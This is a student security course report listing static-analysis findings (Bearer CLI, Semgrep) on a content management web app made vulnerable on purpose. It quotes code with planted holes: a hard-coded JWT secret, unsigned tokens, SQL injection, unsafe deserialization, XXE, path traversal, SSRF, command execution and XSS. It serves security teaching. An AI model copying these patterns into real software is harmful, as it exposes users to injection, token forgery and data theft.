Politecnico di Torino

Security Verification and Testing

Special Project 3:
Web App Vulnerability Report

Alberto Verna
Vittorio Sanfilippo

A.Y. 2023/2024

Contents

1 Introduction

This report concerns the Security Verification and Testing course project A.Y. 2023/24. The project involves creating an application with various vulnerabilities, which will then be addressed in a new version of the application. This section describes our approach and the tools we chose.

Initially, we searched for an application to use as a starting point. The one we ended up choosing is a simple content management system (CMS) previously made by Alberto, deemed more comprehensive and easily extendable. This web application allows a registered user to add pages (articles) which can be seen by other users. There are two sections:

- **Front-office**: this section can be seen by all users, logged-in or not.
- **Back-office**: this section can only be seen by registered users. It can be considered as a sort of control panel where users can add, edit or delete pages.

Each page, depending on its publication date, can be:

- **Published**: the page is visible in both the front-office and the back-office.
- **Scheduled**: the page's publication is scheduled to a later date, before which the page is visible only in the back-office.
- **Draft**: the page is visible only in the back-office, without a scheduled publication.

Pages have a title, a publication date and are made of multiple blocks. Each block can be either a header, a paragraph or an image.

Subsequently, we identified two different static analysis tools by visiting the OWASP website, considered the most comprehensive and accessible to our needs:

- **Semgrep** is an open-source static code analysis tool that identifies and rectifies vulnerabilities, errors, and insecure practices in the source code. It uses a simple yet powerful query language to define search patterns and customized security rules. Additionally, it has a broad integrated rule set and allows for the addition of external rule sets, as we did.
- **Bearer CLI** is a Static Application Security Testing (SAST) platform that provides static code analysis to identify vulnerabilities and errors in APIs. It includes features for vulnerability detection, customization of security rules, integration into the development workflow, and management of API keys. In summary, Bearer offers a comprehensive approach to API security through static code analysis.

Subsequently, we focused on identifying vulnerabilities relevant to the context of our application, avoiding to disrupt the application's purpose. We consulted the OWASP Top Ten and the Mitre websites, where we found the CWE top 25, as well as the websites of the identified tools, searching for rules suitable for our needs.

In doing so, we obtained a list of 20 vulnerabilities classified according to "CWE ID", each of which was analyzed to define the exploit to be executed and the fix in the final version. Some vulnerabilities were grouped according to their position in the code to minimize the chance of possible conflicts during editing.

Subsequently, we chose which tool to use: Alberto opted for Bearer, whose vulnerabilities mainly concerned the management of pages/images, features already present in the original application that needed to be modified. Vittorio implemented the vulnerabilities grouped under Semgrep, which were more "general" and focused on user registration and authentication.

Finally, each of us worked individually on implementing the assigned vulnerabilities and the following fixes, meeting first in case of problems, and finally to write and complete this report.

2 Vulnerability report - Bearer CLI

To install Bearer CLI, follow the installation instructions provided in its repository. After that, run the following command from the root of the vulnerable project:

```
./bin/bearer scan .
```

No custom rules were defined for this project, therefore no additional arguments are needed.

NOTE: Some findings about the same vulnerabilities that were originally output in separate messages have been merged into a single message for better readability.

- **HIGH: Usage of hard-coded secret [CWE-798]** `https://docs.bearer.com/reference/rules/javascript_express_hardcoded_secret`

  To ignore this finding, run: `bearer ignore add 2096764cc2b9d45cb769cb7e3e1882cf_0`

  File: `vulnerable/server/index.js:90-150`

  ```
  93      const token = jwt.sign(user, jwtSecret, { algorithm: "none" });
  199     const token = jwt.sign(userInfo, jwtSecret, { algorithm: "none" });
  ```

  Classification: True Positive - A hard-coded secret (will also be shown in later findings) is used to compute a JWT session token. This could lead to an attacker being able to read and eventually changing its content. Details and Exploit: CWE-798

- **HIGH: Unsanitized user input in redirect [CWE-601]**

  `https://docs.bearer.com/reference/rules/javascript_express_open_redirect`

  To ignore this finding, run: `bearer ignore add 16b9f9eaaad6c358a6e3e798644dc2bb_0`

  File: `vulnerable/server/index.js:251`

  ```
  309   res.redirect(req.query.redirect);
  ```

  Classification: True Positive - The redirect location depends on the query parameters of the request, which are under the user's control. Therefore, this code is vulnerable to Open Redirect. Details and Exploit: CWE-601

- **HIGH: Unsanitized user input in file path [CWE-73]**

  `https://docs.bearer.com/reference/rules/javascript_express_path_traversal`

  To ignore this finding, run: `bearer ignore add 5c73055591493e347de5cb25be841bd0_0`

  File: `vulnerable/server/lib/image-upload.js:116`

  ```
  116                 filePath = path.resolve(`static/${fileName}`);
  ```

  Classification: True Positive - This function resolves the path where an uploaded image should be saved. The user can take advantage of the parent directory (`../`) to save this file outside the boundaries set by the application (`static/` folder). Details and Exploit: CWE-22

- **HIGH: Unsanitized user input in file path [CWE-73]**

  https://docs.bearer.com/reference/rules/javascript_express_path_traversal

  To ignore this finding, run: `bearer ignore add 5c73055591493e347de5cb25be841bd0_1`

  File: `vulnerable/server/lib/image-upload.js:140`

  ```
  140                 filePath = path.resolve(`static/${fileName}`);
  ```

  Classification: True Positive - For the same reason as written in the previous comment, this code is vulnerable to Path Traversal. The only difference is that the image is downloaded from an external URL instead of being extracted from the body of the request. Details and Exploit: CWE-22

- **HIGH: Unsanitized user input in file path [CWE-73]**

  https://docs.bearer.com/reference/rules/javascript_express_path_traversal

  To ignore this finding, run: `bearer ignore add 5c73055591493e347de5cb25be841bd0_2`

  File: `vulnerable/server/lib/image-upload.js:147`

  ```
  147                 filePath = path.resolve(`static/${image.fileName}`);
  ```

  Classification: False Positive - Differently from the two previous findings, this section does not involve any file writing. The only scenario where we can get a different outcome than intended is the following: if the user enters the relative path of an existing image outside the server's `static` folder (e.g. `../../../image.jpg`), then the image block will be considered valid, as the file exists. However, since the `express-static` package (used to handle the serving of static files) is not vulnerable to Path Traversal, the corresponding URL (`localhost:3001/api/../../../image.jpg`) actually points to a non-existing file, so the content of the image outside the boundaries cannot be shown. In conclusion, while this action may be seen as a bug, it does not compromise the security of the system.

- **HIGH: Unsanitized user input in deserialization method [CWE-502]**

  https://docs.bearer.com/reference/rules/javascript_express_unsafe_deserialization

  To ignore this finding, run: `bearer ignore add eefb1f0dd1e6fcaf032a40dab97727ab_0`

  File: `vulnerable/server/lib/image-upload.js:91`

  ```
  91            image = nodeSerialize.unserialize(serializedImg);
  ```

  Classification: True Positive - The way that this function deserializes JSON strings can be exploited by an attacker to run arbitrary code on the server. Details and Exploit: CWE-502

- **HIGH: Unsanitized user input in XML parsing method [CWE-611]**

  https://docs.bearer.com/reference/rules/javascript_express_xml_external_entity_vulnerability

  To ignore this finding, run: `bearer ignore add 75c4310fa64437635f150085e9257ce0_0`

  File: `vulnerable/server/lib/xml.js:14`

  ```
  14        pageXml = libxmljs.parseXml(req.body, { noent: true });
  ```

  Classification: True Positive - The XML content of the POST requests used for adding new pages to the CMS is under the user's control. Additionally, the code allows to interpret any external entities given. This can lead to an XXE injection. Details and Exploit: CWE-611

- **HIGH: Usage of hard-coded secret [CWE-798]**

  https://docs.bearer.com/reference/rules/javascript_lang_hardcoded_secret

  To ignore this finding, run: `bearer ignore add 0d7b86727fa49d030b8ce71c0f3f7e7c_0`

File: `vulnerable/server/index.js:43`

```
43 const jwtSecret = "mydfs68jlk5620jds7akl8m127a8sdh168hj";
```

Classification: True Positive - The secret used to construct JWTs is included in the source code. By simply reading the code, an attacker can obtain the secret to potentially decode and forge session tokens. Details and Exploit: CWE-798

- **HIGH: Usage of hard-coded secret [CWE-798]**

  https://docs.bearer.com/reference/rules/javascript_lang_hardcoded_secret

  To ignore this finding, run: `bearer ignore add e7a55f6666ed9dc79248c577a1aa76d7_0`

  File: `vulnerable/server/lib/auth-middleware.js:7`

  ```
  7 const jwtSecret = "mydfs68jlk5620jds7akl8m127a8sdh168hj";
  ```

  Classification: True Positive - The same secret is included again in another location, so it's the same motivation as written in the previous finding. Details and Exploit: CWE-798

- **HIGH: Unsanitized user input in HTTP request (SSRF) [CWE-918]**

  https://docs.bearer.com/reference/rules/javascript_lang_http_url_using_user_input

  To ignore this finding, run: `bearer ignore add 357d646a8e28b66aa2033ba2043cbb37_0`

  File: `vulnerable/server/lib/image-upload.js:124`

  ```
  124                     img_res = await axios.get(image.url, {
  125                         responseType: 'arraybuffer',
  126                         headers: {
  127                             'Accept': '*/*'
  128                         }
  129                     });
  ```

  Classification: True Positive - The URL given to Axios for this request is controlled by the user, as `image` is extracted from the body of the request and not sanitized afterwards. This can lead to SSRF, where an attacker can indirectly connect to a location that should normally be inaccessible from the Internet. Details and Exploit: CWE-918

- **HIGH: Leakage of sensitive data in JWT [CWE-312]**

  https://docs.bearer.com/reference/rules/javascript_lang_jwt

  To ignore this finding, run: `bearer ignore add fcb779e70fa3d4156e78990291ff9073_0`

  File: `vulnerable/server/index.js:150`

  ```
  150         const token = jwt.sign(userInfo, jwtSecret, { algorithm: "none" });
  ```

  Classification: True Positive - The user data embed into the JWT such as the mail (in this case "username" contains the mail) is sensitive. If the content of the JWT is decoded by a third party, it can potentially trace the user's identity. Details and Exploit: CWE-522

- **HIGH: Leakage of hard-coded secret in JWT [CWE-798]**

  https://docs.bearer.com/reference/rules/javascript_lang_jwt_hardcoded_secret

  To ignore this finding, run: `bearer ignore add 05c6715f0258962fa4111e650e178f50_0`

  File: `vulnerable/server/index.js:90-150`

```
90       const token = jwt.sign(user, jwtSecret, { algorithm: "none" });
150      const token = jwt.sign(userInfo, jwtSecret, { algorithm: "none" });
```

Classification: True Positive - A hard-coded secret (seen in previous findings) was used to sign a JWT session token. Therefore, an attacker can recover the secret from the source code to decode said token and potentially alter its contents. Details and Exploit: CWE-798

- **HIGH: Unsanitized user input in OS command [CWE-78]**

  `https://docs.bearer.com/reference/rules/javascript_lang_os_command_injection`

  To ignore this finding, run: `bearer ignore add bf8bcd3c1ec214fb19965cf1a263b76d_0`

  File: `vulnerable/server/index.js:474`

  ```
  474   exec(cmd, (err, stdout, _stderr) => {
  475     if (err && err.code !== 1) {
  476       // error 1 means that grep has found no files
            ...omitted (buffer value 3)
  481     }
  482     res.json(stdout.split("\n").slice(0, -1));
  483   });
  ```

  Classification: True Positive - The command passed to the `exec` can be controlled by the user. If an attacker sends a cleverly formatted input, they can execute arbitrary shell commands inside the server. Details and Exploit: CWE-78

- **HIGH: Leakage of sensitive data in local storage [CWE-312]**

  `https://docs.bearer.com/reference/rules/javascript_lang_session`

  To ignore this finding, run: bearer ignore add 10877fe8652dc71fa22aedea48600695_0

  File: `vulnerable/client/src/lib/user-storage.js:24-25`

  ```
  24    localStorage.setItem("username", user.username);
  25    localStorage.setItem("name", user.name);
  ```

  Classification: True Positive - The user's sensitive information is saved inside the browser's local storage. This information has the risk of being disclosed to a third party, breaching the user's privacy. Details and Exploit: CWE-921

- **HIGH: Usage of weak hashing library on a password (MD5) [CWE-326]**

  `https://docs.bearer.com/reference/rules/javascript_lang_weak_password_hash_md5`

  To ignore this finding, run: `bearer ignore add d7c15aebef61f2fb81bc17345a87f652_0`

  File: `vulnerable/server/lib/user-dao.js:20`

  ```
  20   const hashedPassword = crypto
  21     .createHash("md5")
  22     .update(credentials.password)
  ```

  Classification: True Positive - Upon registration, the user's password's hash is generated with a weak hashing algorithm. This may lead to the password being broken if the hash is disclosed. Details and Exploit: CWE-327

- **HIGH: Unsanitized user input in React inner HTML method (XSS) [CWE-79]**

  `https://docs.bearer.com/reference/rules/javascript_react_dangerously_set_inner_html`

  To ignore this finding, run: `bearer ignore add dd8e9640aefeea92e31f28b7375e5b3f_0`

File: `vulnerable/client/src/components/Page.jsx:181`

```
181     return <div className="paragraph-block"
           dangerouslySetInnerHTML={{ __html: content }} />
```

Classification: True Positive - The page's content is directly interpreted as raw HTML code without being sanitized first. This could lead to an attacker performing XSS. Details and Exploit: CWE-79 (Stored), CWE-79 (DOM)

- **HIGH: Unsanitized user input in React inner HTML method (XSS) [CWE-79]**

  https://docs.bearer.com/reference/rules/javascript_react_dangerously_set_inner_html

  To ignore this finding, run: `bearer ignore add 30b7f9171aae5137ec590c4479d31541_0`

  File: `vulnerable/client/src/components/PageList.jsx:110-159`

  ```
  110            {
                     debouncedSearch &&
                         <h3>Pages containing
                     <span dangerouslySetInnerHTML={{ __html: debouncedSearch }}/>
                         </h3>
                 }
  159            {
                     debouncedSearch &&
                         <h3>Pages containing
                     <span dangerouslySetInnerHTML={{ __html: debouncedSearch }}/>
                         </h3>
                 }
  ```

  Classification: True Positive - Similarly to the previous finding, the unsanitized search query is directly interpreted as raw HTML. Here, an attacker can also perform XSS. Details and Exploit: CWE-79 (Reflected)

- `MEDIUM: Usage of weak encryption algorithm in JWT [CWE-327]`

  https://docs.bearer.com/reference/rules/javascript_lang_jwt_weak_encryption

  To ignore this finding, run: `bearer ignore add a6515be988b6557fb1ae73ceea96c533_0`

  File: `vulnerable/server/index.js:90-150`

  ```
  90        const token = jwt.sign(user, jwtSecret, { algorithm: "none" });
  150       const token = jwt.sign(userInfo, jwtSecret, { algorithm: "none" });
  ```

  Classification: False Positive - The none algorithm is intended to be used for situations where the integrity of the token has already been verified. If we sign tokens with the NONE algorithm, anyone can create their own "signed" tokens with the payload they want, as the token actually has no signature, so any changes cannot be detected. In our application, however, it is not possible to do any exploits since there is no "proper" verification step for the token. In addition, in the new versions of Node's "jsonwebtoken" library, it is no longer possible to use/verify an unsigned token. This does not imply that we should avoid fixing this error, so we can find the fix here :CWE-327

- **MEDIUM: Unsanitized user input in regular expression [CWE-1287]**

  https://docs.bearer.com/reference/rules/javascript_lang_regex_using_user_input

  To ignore this finding, run: `bearer ignore add b37aa2ac5d2c2a3bd7f7628aaa63c55f_0`

  File: `vulnerable/server/index.js:124`

```
124   const testPassword = new RegExp(credentials.name);
```

Classification: True Positive - This regular expression is built using unsanitized user input. An attacker can take advantage of this by using an "Evil regex" to cause DoS. Details and Exploit: CWE-1333

- **MEDIUM: Usage of weak hashing library (MD5) [CWE-328]**

  https://docs.bearer.com/reference/rules/javascript_lang_weak_hash_md5

  To ignore this finding, run: `bearer ignore add 3c8d71be6b4cffffaf8b0606e78b35ef_0`

  File: `vulnerable/server/index.js:64`

  ```
  64   const hashedPassword = crypto
  65     .createHash("md5")
  66     .update(req.body.password)
  ```

  Classification: True Positive - This is a more generic version of a rule that we've already seen. Passwords hashed with a weak/outdated algorithm have a higher chance of being broken if the hash is disclosed. Details and Exploit: CWE-328

3 Vulnerability report - Semgrep

To install Semgrep, follow the first two steps in the instructions for installing the CLI tool from its repository. The second step is particularly important, as Semgrep provides additional useful rules (known as "Pro" rules) only to logged-in users. After that, run this command in the terminal open to the root of the "Vulnerable" project:

```
semgrep scan --config p/default --config p/nodejsscan
```

As we can see with the `-config` command, we specify the rule set to be used. The `p/default` is the basic semgrep ruleset while the `p/nodejsscan` contains additional rules, some of which are duplicates of the default set. No custom rules were defined for this project.

NOTE: Some violations in Semgrep's original report were merged here because the two sets of rules reported the same violation in the same part of code

- `client/src/components/Page.jsx`

  typescript.react.security.audit.react-dangerouslysetinnerhtml.react-dangerouslysetinnerhtml

  Detection of dangerouslySetInnerHTML from non-constant definition. This can inadvertently expose users to cross-site scripting (XSS) attacks if this comes from user-provided input. If you have to use dangerouslySetInnerHTML, consider using a sanitization library such as DOMPurify to sanitize your HTML.

  Details: `https://sg.run/rAx6`

  ```
  181> return <div className="paragraph-block"
       dangerouslySetInnerHTML={{ __html: content }} />
  ```

  Classification: True Positive - The page's content is directly interpreted as raw HTML code without being sanitized first. This could lead to an attacker performing XSS. Details and Exploit: CWE-79 (Stored), CWE-79 (DOM)

- `client/src/components/Page.jsx`

  ajinabraham.njsscan.crypto.crypto_node.node_insecure_random_generator

  crypto.pseudoRandomBytes()/Math.random() is a cryptographically weak random number generator.

  Details: `https://sg.run/ABG8`

  ```
  205- const len = Math.floor(Math.random()*3)+2;
  ...
  217- <Placeholder xs={7+Math.floor(Math.random()*5)} />
  ```

  Classification: False Positive - In this case, the random number generation is not used for sensitive data but simply to manage a component in the frontend, so it is not an element that introduces vulnerabilities in the system.

- `client/src/components/PageCard.jsx`

  ajinabraham.njsscan.crypto.crypto_node.node_insecure_random_generator

  crypto.pseudoRandomBytes()/Math.random() is a cryptographically weak random number generator.

  Details: `https://sg.run/ABG8`

  ```
  55- <Placeholder xs={Math.floor(7+Math.random()*5)} />
  ...
  74- <Placeholder style={{ width: 50+Math.random()*25 }} />
  ```

Classification: False Positive - In this case, the random number generation is not used for sensitive data but simply to manage a component in the frontend, so it is not an element that introduces vulnerabilities in the system.

- `client/src/components/PageList.jsx`

  typescript.react.react-dangerouslysetinnerhtml-url.react-dangerouslysetinnerhtml-url

  Untrusted input could be used to tamper with a web page rendering, which can lead to a Cross-site scripting (XSS) vulnerability. XSS vulnerabilities occur when untrusted input executes malicious JavaScript code, leading to issues such as account compromise and sensitive information leakage. Validate the user input, perform contextual output encoding, or sanitize the input. If you have to use dangerouslySetInnerHTML, consider using a sanitization library such as DOMPurify to sanitize the HTML within.

  Details: https://sg.run/pLZg

  ```
  { debouncedSearch && <h3>Pages containing <span dangerouslySetInnerHTML=
  {{ __html: debouncedSearch }} /></h3> }
  ...
  { debouncedSearch && <h3>Pages containing <span dangerouslySetInnerHTML=
  {{ __html: debouncedSearch }} /></h3> }
  ```

  Classification: True Positive - Similarly to the previous finding, the unsanitized search query is directly interpreted as raw HTML. Here, an attacker can also perform XSS. Details and Exploit: CWE-79 (Reflected)

- `client/src/components/PageRow.jsx`

  ajinabraham.njsscan.crypto.crypto_node.node_insecure_random_generator

  crypto.pseudoRandomBytes()/Math.random() is a cryptographically weak random number generator.

  Details: https://sg.run/ABG8

  ```
  <Placeholder style={{ width: 100+Math.random()*200 }} />
  ...
  <Placeholder style={{ width: 50+Math.random()*25 }} />
  ```

  Classification: False Positive - In this case, the random number generation is not used for sensitive data but simply to manage a component in the frontend, so it is not an element that introduces vulnerabilities in the system.

- `client/src/lib/api.js`

  typescript.react.security.react-insecure-request.react-insecure-request

  Unencrypted request over HTTP detected.

  Details: https://sg.run/1n0b

  ```
  const response = await axios.get(`${HOST}/api/website/name`);
  ...
  const response = awoait axios.put(`${HOST}/api/website/name`, { name }, {
    withCredentials: true,
    headers: {
        "Content-Type": "application/json"
    }
  });
  ```

Classification: True Positive - Since all requests are made via http all traffic is unencrypted, so an attacker can see sensitive data being exchanged between the client and server. Details and Exploit : CWE-319

- `server/index.js`

  ajinabraham.njsscan.generic.hardcoded_secrets.node_secret

  A hardcoded secret is identified. Store it properly in an environment variable.

  Details: `https://sg.run/Rxpe`

  ```
  43 const jwtSecret =
      "mydfs68jlk5620jds7akl8m127a8sdh168hj";
  ```

  Classification: True Positive - The secret is exposed in plain text in the code. so if an attacker could detect it, he could create a token by passing any kind of token verification. Details and Exploit : CWE-798

- `server/index.js`

  ajinabraham.njsscan.crypto.crypto_node.node_md5

  MD5 is a weak hash which is known to have collision. Use a strong hashing function.

  Details: `https://sg.run/PxxW`

  ```
  64 const hashedPassword = crypto
  65   .createHash("md5")
  ```

  Classification: True Positive - MD5 is a weak hashing algorithm because collisions are very frequent. So an attacker could find the original password quite easily. Details and Exploit : CWE-328

- `server/index.js`

  javascript.express.security.injection.tainted-sql-string.tainted-sql-string

  Detected user input used to manually construct a SQL string. This is usually bad practice because manual construction could accidentally result in a SQL injection. An attacker could use a SQL injection to steal or modify contents of the database. Instead, use a parameterized query which is available by default in most database engines. Alternatively, consider using an object-relational mapper (ORM) such as Sequelize which will protect your queries.

  Details: `https://sg.run/66ZL`

  ```
  73 `SELECT id,mail,name,admin FROM users WHERE mail =
     '${req.body.username}' and pswHash =
     '${hashedPassword}'`,
  ```

  Classification: True Positive - In this case, an attacker could exploit sql injection to log in as a user without really knowing the password. Details and Exploit : CWE-89

- `server/index.js`

  ajinabraham.njsscan.generic.error_disclosure.generic_error_disclosure

  Error messages with stack traces may expose sensitive information about the application.

  Details: `https://sg.run/4oYz`

  ```
  76 console.trace(err);
  ```

Classification: True Positive - console.trace() is usually used by developers to debug, if it is accidentally forgotten after development it may release important information that can be used for other exploits. Details and Exploit : CWE-209

- `server/index.js`

  javascript.jsonwebtoken.security.audit.jwt-exposed-data.jwt-exposed-data

  The object is passed strictly to jsonwebtoken.sign(...) Make sure that sensitive information is not exposed through JWT token payload.

  Details: `https://sg.run/5Qkj`

  ```
  90 const token = jwt.sign(row, jwtSecret, {
             algorithm: "none" });
  ```

  Classification: True Positive - Being that the token is encoded in base64URL all the information inside it can be easily read, so care must be taken not to include some sensitive information that could help an attacker or affect the user's privacy. Details and Exploit : CWE-522

- `server/index.js`

  ajinabraham.njsscan.generic.error_disclosure.generic_error_disclosure

  Error messages with stack traces may expose sensitive information about the application.

  Details: `https://sg.run/4oYz`

  ```
  103 console.trace(err);
  ```

  Classification: True Positive - console.trace() is usually used by developers to debug, if it is accidentally forgotten after development it may release important information that can be used for other exploits. Details and Exploit : CWE-209

- `server/index.js`

  javascript.jsonwebtoken.security.jwt-hardcode.hardcoded-jwt-secret

  A hard-coded credential was detected. It is not recommended to store credentials in source-code, as this risks secrets being leaked and used by either an internal or external malicious adversary. It is recommended to use environment variables to securely provide credentials or retrieve credentials from a secure vault or HSM (Hardware Security Module).

  Details: `https://sg.run/4xN9`

  ```
  90 const token = jwt.sign(user, jwtSecret, {
      algorithm: "none" });
  ```

  Classification: True Positive - Hardcoded secret is used here to sign the token. As mentioned before the secret should not be exposed in the source code. Details and Exploit : CWE-798

- `server/index.js`

  javascript.express.security.express-data-exfiltration.express-data-exfiltration

  Depending on the context, user control data in 'Object.assign' can cause web response to include data that it should not have or can lead to a mass assignment vulnerability.

  Details: `https://sg.run/pkpL`

  ```
  121 const credentials = Object.assign({}, req.body);
  ```

Classification: True Positive - Mass Assignment vulnerability occurs when a developer assigns all values coming from a post request to an object. If an attacker knows the fields of the object, he is able to send a post request that overwrites fields that should not be overwritten. Details and Exploit : CWE-915

- `server/index.js`

  javascript.express.regexp-redos.regexp-redos

  Detected ‘req‘ argument enters calls to ‘RegExp‘. This could lead to a Regular Expression Denial of Service (ReDoS) through catastrophic backtracking. If the input is attacker controllable, this vulnerability can lead to systems being non-responsive or may crash due to ReDoS. Where possible avoid calls to ‘RegExp‘ with user input, if required ensure user input is escaped or validated.

  Details: https://sg.run/D0nY

  ```
  124 const testPassword = new RegExp(credentials.name);
  ```

  Classification: True Positive - ReDos attack is a Denial of Service Attack. The attacker in this case can enter an Evil Regex in the name field and as a password a value that makes the regular expression work very slowly, causing the entire server to crash. Details and Exploit : CWE-1333

- `server/index.js`

  javascript.jsonwebtoken.security.jwt-hardcode.hardcoded-jwt-secret

  A hard-coded credential was detected. It is not recommended to store credentials in source-code, as this risks secrets being leaked and used by either an internal or external malicious adversary. It is recommended to use environment variables to securely provide credentials or retrieve credentials from a secure vault or HSM (Hardware Security Module).

  Details: https://sg.run/4xN9

  ```
  150 const token = jwt.sign(userInfo, jwtSecret, {
      algorithm: "none" });
  ```

  Classification: True Positive - Hardcoded secret is used here to sign the token. As mentioned before the secret should not be exposed in the source code. Details and Exploit : CWE-798

- `server/index.js`

  javascript.express.session-fixation.session-fixation

  Detected ‘req‘ argument which enters ‘res.cookie‘, this can lead to session fixation vulnerabilities if an attacker can control the cookie value. This vulnerability can lead to unauthorized access to accounts, and in some esoteric cases, Cross-Site-Scripting (XSS). Users should not be able to influence cookies directly, for session cookies, they should be generated securely using an approved session management library. If the cookie does need to be set by a user, consider using an allow-list based approach to restrict the cookies which can be set.

  Details: https://sg.run/0qDv

  ```
  153 .cookie("access_token", token, {
  ```

  Classification: False Positive - Details : Session Fixation vulnerability attempt to exploit the vulnerability of a system that allows one person to fixate (find or set) another person's session identifier.In practice, the attacker sets (or "fixes") the user's session ID before the user authenticates. Once the user authenticates that session ID, the attacker has access to the authenticated user's session. In our case no session management mechanism is used, each time a user identifies himself we generate a token that will be sent back by the user each time he takes actions as a logged in user. At most, it is possible to add a parameter, e.g., "creation date" that will allow the token to be different each time it is authenticated

- `server/index.js`

  javascript.jsonwebtoken.security.audit.jwt-decode-without-verify.jwt-decode-without-verify

  Detected the decoding of a JWT token without a verify step. JWT tokens must be verified before use, otherwise the token's integrity is unknown. This means a malicious actor could forge a JWT token with any claims. Call '.verify()' before using the token.

  Details: `https://sg.run/J9YP`

  ```
  182 let decoded = jwt.decode(token, jwtSecret);
  214 user = jwt.decode(token, jwtSecret);
  222 user = jwt.decode(token, jwtSecret);
  244 user = jwt.decode(token, jwtSecret);
  ```

  Classification: True Positive - Always verify the token before decoding, as it may have been manipulated by the user and may have entered untrue information. This is a True Positive except for the case in line 182 since there before the token is "verified" through the middleware isLoggedIn. Details and Exploit : CWE-345

- `server/index.js`

  javascript.express.open-redirect-deepsemgrep.open-redirect-deepsemgrep

  The application builds a URL using user-controlled input which can lead to an open redirect vulnerability. An attacker can manipulate the URL and redirect users to an arbitrary domain. Open redirect vulnerabilities can lead to issues such as Cross-site scripting (XSS) or redirecting to a malicious domain for activities such as phishing to capture users' credentials. To prevent this vulnerability perform strict input validation of the domain against an allowlist of approved domains. Notify a user in your application that they are leaving the website. Display a domain where they are redirected to the user. A user can then either accept or deny the redirect to an untrusted site.

  Details: `https://sg.run/BDbW`

  ```
  251 res.redirect(req.query.redirect);
  ```

  Classification: True Positive - The redirect location depends on the query parameters of the request, which are under the user's control. Therefore, this code is vulnerable to Open Redirect. Details and Exploit: CWE-601

- `server/index.js`

  javascript.express.security.audit.express-open-redirect.express-open-redirect

  The application redirects to a URL specified by user-supplied input 'req' that is not validated. This could redirect users to malicious locations. Consider using an allow-list approach to validate URLs, or warn users they are being redirected to a third-party website.

  Details: `https://sg.run/EpoP`

  ```
  251 res.redirect(req.query.redirect);
  ```

  Classification: True Positive - The redirect location depends on the query parameters of the request, which are under the user's control. Therefore, this code is vulnerable to Open Redirect. Details and Exploit: CWE-601

- `server/index.js`

  javascript.jsonwebtoken.security.audit.jwt-decode-without-verify.jwt-decode-without-verify

  Detected the decoding of a JWT token without a verify step. JWT tokens must be verified before use, otherwise the token's integrity is unknown. This means a malicious actor could forge a JWT token with any claims. Call '.verify()' before using the token.

Details: https://sg.run/J9YP

```
308 let user = jwt.decode(token, jwtSecret);
333 user = jwt.decode(token, jwtSecret);
381 let user = jwt.decode(token, jwtSecret);
405 let user = jwt.decode(token, jwtSecret);
```

Classification: True Positive - Always verify the token before decoding, as it may have been manipulated by the user and may have entered untrue information. This is a True Positive only for the case at line 345, the remaining ones are called within a function where the token is checked beforehand by the middleware isLoggedIn. Details and Exploit : CWE-345

- `server/lib/auth-middleware.js`

  ajinabraham.njsscan.generic.hardcoded_secrets.node_secret

  A hardcoded secret is identified. Store it properly in an environment variable.

  Details: https://sg.run/Rxpe

  ```
  7 const jwtSecret = "mydfs68jlk5620jds7akl8m127a8sdh168hj";
  ```

  Classification: True Positive - The secret is exposed in plain text in the code. so if an attacker could detect it, he could create a token by passing any kind of token verification. Details and Exploit : CWE-798

- `server/lib/auth-middleware.js`

  javascript.jsonwebtoken.security.audit.jwt-decode-without-verify.jwt-decode-without-verify

  Detected the decoding of a JWT token without a verify step. JWT tokens must be verified before use, otherwise the token's integrity is unknown. This means a malicious actor could forge a JWT token with any claims. Call '.verify()' before using the token.

  Details: https://sg.run/J9YP

  ```
  37 const decode = jwt.decode(token, jwtSecret);
  ----------------------------------------
  55 let decoded = jwt.decode(token, jwtSecret);
  ```

  Classification: True Positive - Always verify the token before decoding, as it may have been manipulated by the user and may have entered untrue information. Details and Exploit : CWE-345

- `server/lib/image-upload.js`

  javascript.express.security.audit.express-third-party-object-deserialization.express-third-party-object-deserialization

  The following function call nodeSerialize.unserialize accepts user controlled data which can result in Remote Code Execution (RCE) through Object Deserialization. It is recommended to use secure data processing alternatives such as JSON.parse() and Buffer.from().

  Details: https://sg.run/8W5j

  ```
  91 image = nodeSerialize.unserialize(serializedImg);
  ```

  Classification: True Positive - The way that this function deserializes JSON strings can be exploited by an attacker to run arbitrary code on the server. Details and Exploit: CWE-502

- `server/lib/image-upload.js`

  javascript.lang.security.audit.path-traversal.path-join-resolve-traversal.path-join-resolve-traversal

Detected possible user input going into a ‘path.join‘ or ‘path.resolve‘ function. This could possibly lead to a path traversal vulnerability, where the attacker can access arbitrary files stored in the file system. Instead, be sure to sanitize or validate user input first.

Details: `https://sg.run/OPqk`

```
116 filePath = path.resolve(`static/${fileName}`);
```

Classification: True Positive - This function resolves the path where an uploaded image should be saved. The user can take advantage of the parent directory (`../`) to save this file outside the boundaries set by the application (`static/` folder). Details and Exploit: CWE-22

- `server/lib/image-upload.js`

  javascript.lang.security.audit.path-traversal.path-join-resolve-traversal.path-join-resolve-traversal

  Detected possible user input going into a ‘path.join‘ or ‘path.resolve‘ function. This could possibly lead to a path traversal vulnerability, where the attacker can access arbitrary files stored in the file system. Instead, be sure to sanitize or validate user input first.

  Details: `https://sg.run/OPqk`

  ```
  140 filePath = path.resolve(`static/${fileName}`);
  ```

  Classification: True Positive - This function resolves the path where an uploaded image should be saved. The user can take advantage of the parent directory (`../`) to save this file outside the boundaries set by the application (`static/` folder). Details and Exploit: CWE-22

- `server/lib/image-upload.js`

  javascript.express.security.audit.express-path-join-resolve-traversal.express-path-join-resolve-traversal

  Possible writing outside of the destination, make sure that the target path is nested in the intended destination.

  Details: `https://sg.run/weRn`

  ```
  147 filePath = path.resolve(`static/${image.fileName}`);
  ```

  Classification: False Positive - Details: In this case, no writing is done because the user selects an image that already exists in the database. It could happen that the user enters the path to an image that is outside the static folder, but this would result in a simple bug, in that the image would not be displayed, and not a real vulnerability in the system.

- **server/lib/image-upload.js**

  javascript.express.express-fs-filename.express-fs-filename

  The application builds a file path from potentially untrusted data, which can lead to a path traversal vulnerability. An attacker can manipulate the file path which the application uses to access files. If the application does not validate user input and sanitize file paths, sensitive files such as configuration or user data can be accessed, potentially creating or overwriting files. To prevent this vulnerability, validate and sanitize any input that is used to create references to file paths. Also, enforce strict file access controls. For example, choose privileges allowing public-facing applications to access only the required files.

  Details: `https://sg.run/0B9W`

  ```
  148 if(!fs.existsSync(filePath))
  ```

Classification: False Positive - Details : In this case, the express-static package was used to handle the static file service, which is immune to path traversal

- `server/lib/user-dao.js`

  ajinabraham.njsscan.crypto.crypto_node.node_md5

  MD5 is a weak hash which is known to have collisions. Use a strong hashing function.

  Details: https://sg.run/PxxW

  ```
  const hashedPassword = crypto
    .createHash("md5")
  ```

